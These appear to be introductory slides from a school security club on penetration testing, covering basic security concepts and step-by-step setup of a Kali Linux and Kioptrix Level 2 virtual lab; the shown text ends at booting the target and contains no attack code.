

---


# 滲透測試 (1)

---

資安社 副社 王佑任

## 下載 VMware

<https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html.html>



The screenshot shows the VMware Workstation Player evaluation page. The header includes the VMware logo (by Broadcom), navigation links for Products, Solutions, Partners, and Resources, a search icon, and a CONTACT SALES button. The main content area features a laptop displaying a Windows desktop with a VMware Workstation Player window open. To the right of the laptop, text states: "educators use it for learning and training. The free version is available for non-commercial, personal and home use. We also encourage students and non-profit organizations to benefit from this offering. Commercial organizations require commercial licenses to use Workstation Player. Need a more advanced virtualization solution? Check out [Workstation Pro](#)." Below this, there are two download buttons: "Try Workstation 17 Player for Windows" and "Try Workstation 17 Player for Linux", each with a "DOWNLOAD NOW >" link.

vmware<sup>®</sup>  
by Broadcom

Products Solutions Partners Resources

CONTACT SALES

educators use it for learning and training.

The free version is available for non-commercial, personal and home use. We also encourage students and non-profit organizations to benefit from this offering.

Commercial organizations require commercial licenses to use Workstation Player.

Need a more advanced virtualization solution? Check out [Workstation Pro](#).

Try Workstation 17 Player for Windows

DOWNLOAD NOW >


Try Workstation 17 Player for Linux

DOWNLOAD NOW >


# 安裝kali

<https://www.kali.org/get-kali/#kali-virtual-machines>

--> Virtual Machines



--> VMware 64



## 下載模擬機檔案 (KIOPTRIX: LEVEL 1.1 (#2))

<https://www.vulnhub.com/entry/kioptrix-level-11-2,23/#top>

---

### Download

*Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download or run, please read our disclaimer of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!*

**Kioptrix\_Level\_2-original.rar** (Size: 404 MB)

**Download (Mirror):** [https://download.vulnhub.com/kioptrix/archive/Kioptrix\\_Level\\_2-original.rar](https://download.vulnhub.com/kioptrix/archive/Kioptrix_Level_2-original.rar)

**Kioptrix\_Level\_2-update.rar** (Size: 406 MB)

**Download:** [http://www.kioptrix.com/dlvm/Kioptrix\\_Level\\_2.rar](http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar)

**Download (Mirror):** [https://download.vulnhub.com/kioptrix/Kioptrix\\_Level\\_2-update.rar](https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar)

# 一些簡單的資安知識

## CIA Triad

---

### Confidentiality

Ex:

- 網路竊聽
- 偷看機密資訊

### Integrity

Ex:

- 竄改內容
- 刪除檔案

### Availability

Ex:

- Denial of service
- 不讓授權者使用資訊

# 一些簡單的資安知識

## Security principle

---

### 最小權限原則

只給予用戶執行工作所需的最低存取級別

### 零信任

一種網路資安的架構，預設沒有任何人、設備受到信任，而且每個嘗試存取資源的使用者都需要進行驗證

### Open Security

使用開源理念和方法來應對電腦安全性等等的安全性挑戰

### 縱深防禦

放置多層安全控制來保護資訊資源

## 什麼是滲透測試？

---

- 透過模擬駭客與惡意使用者的思維，嘗試攻破入侵企業網站、資訊系統或設備等軟體，完成之後分析測試目標的風險並評估安全性。
- 在受到真正的攻擊之前，提早發現安全性的漏洞並加以改善修正。

# 滲透測試流程

---

資料蒐集

弱點掃描

目標滲透

清除紀錄

撰寫報告

修復複測



## 滲透測試 vs 弱點掃描

---

弱點掃描



透過自動化掃描軟體工具偵測作業系統與軟體系統的弱點，可用較低的成本在較短的時間內完成修正，但缺點是僅能檢測出既有的安全漏洞，針對最新的資安漏洞無法給予修補建議。

滲透測試



利用不同的弱點進行組合式攻擊，驗證任何可能突破網站防禦系統的入侵漏洞

---


開始建環境吧!

---


## 建立 kali 虛擬機

---

- 建立一個資料夾，命名為vulhub，將kali檔案、模擬機檔案皆放入並解壓縮。
- 開啟 Vmware，點選Open a Virtual Machine




- 點選資料夾內唯一可以選取的檔案



## 建立 KIOPTRIX 靶機

- 開啟 VMware, 點選 Open a Virtual Machine




- 點選資料夾內唯一可以選取的檔案


|   |                    |                    |      |
|---|--------------------|--------------------|------|
|  CentOs4.5.vmx | 2024/3/14 上午 12:15 | VMware virtual ... | 3 KB |
|---|--------------------|--------------------|------|

## 建立 KIOPTRIX 靶機

- 建立後KIOPTRIX點擊編輯虛擬機設定




- 點選add, 選擇network adapter, 點擊finish




# 建立 KIOPTRIX 靶機

- 確定新增的network adapter2的network connection為NAT




- 將舊的network adapter刪除



# 啟動kali

- kali的憑證為 kali/kali
- 開啟firefox, 打開youtube, 確定是否有網路
- 檢查DHCP是否成功分配IP

開啟terminal



ip a


```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:4d:a8:5d brd ff:ff:ff:ff:ff:ff
   inet 192.168.239.130/24 brd 192.168.239.255 scope global dynamic eth0
       valid_lft 1365sec preferred_lft 1365sec
   inet6 fe80::20c:29ff:fe4d:a85d/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

eth0 為網卡名稱


192.168.x.x為kali的動態IP

## 啟動靶機

- 點選 I copied it




- 按隨意鍵



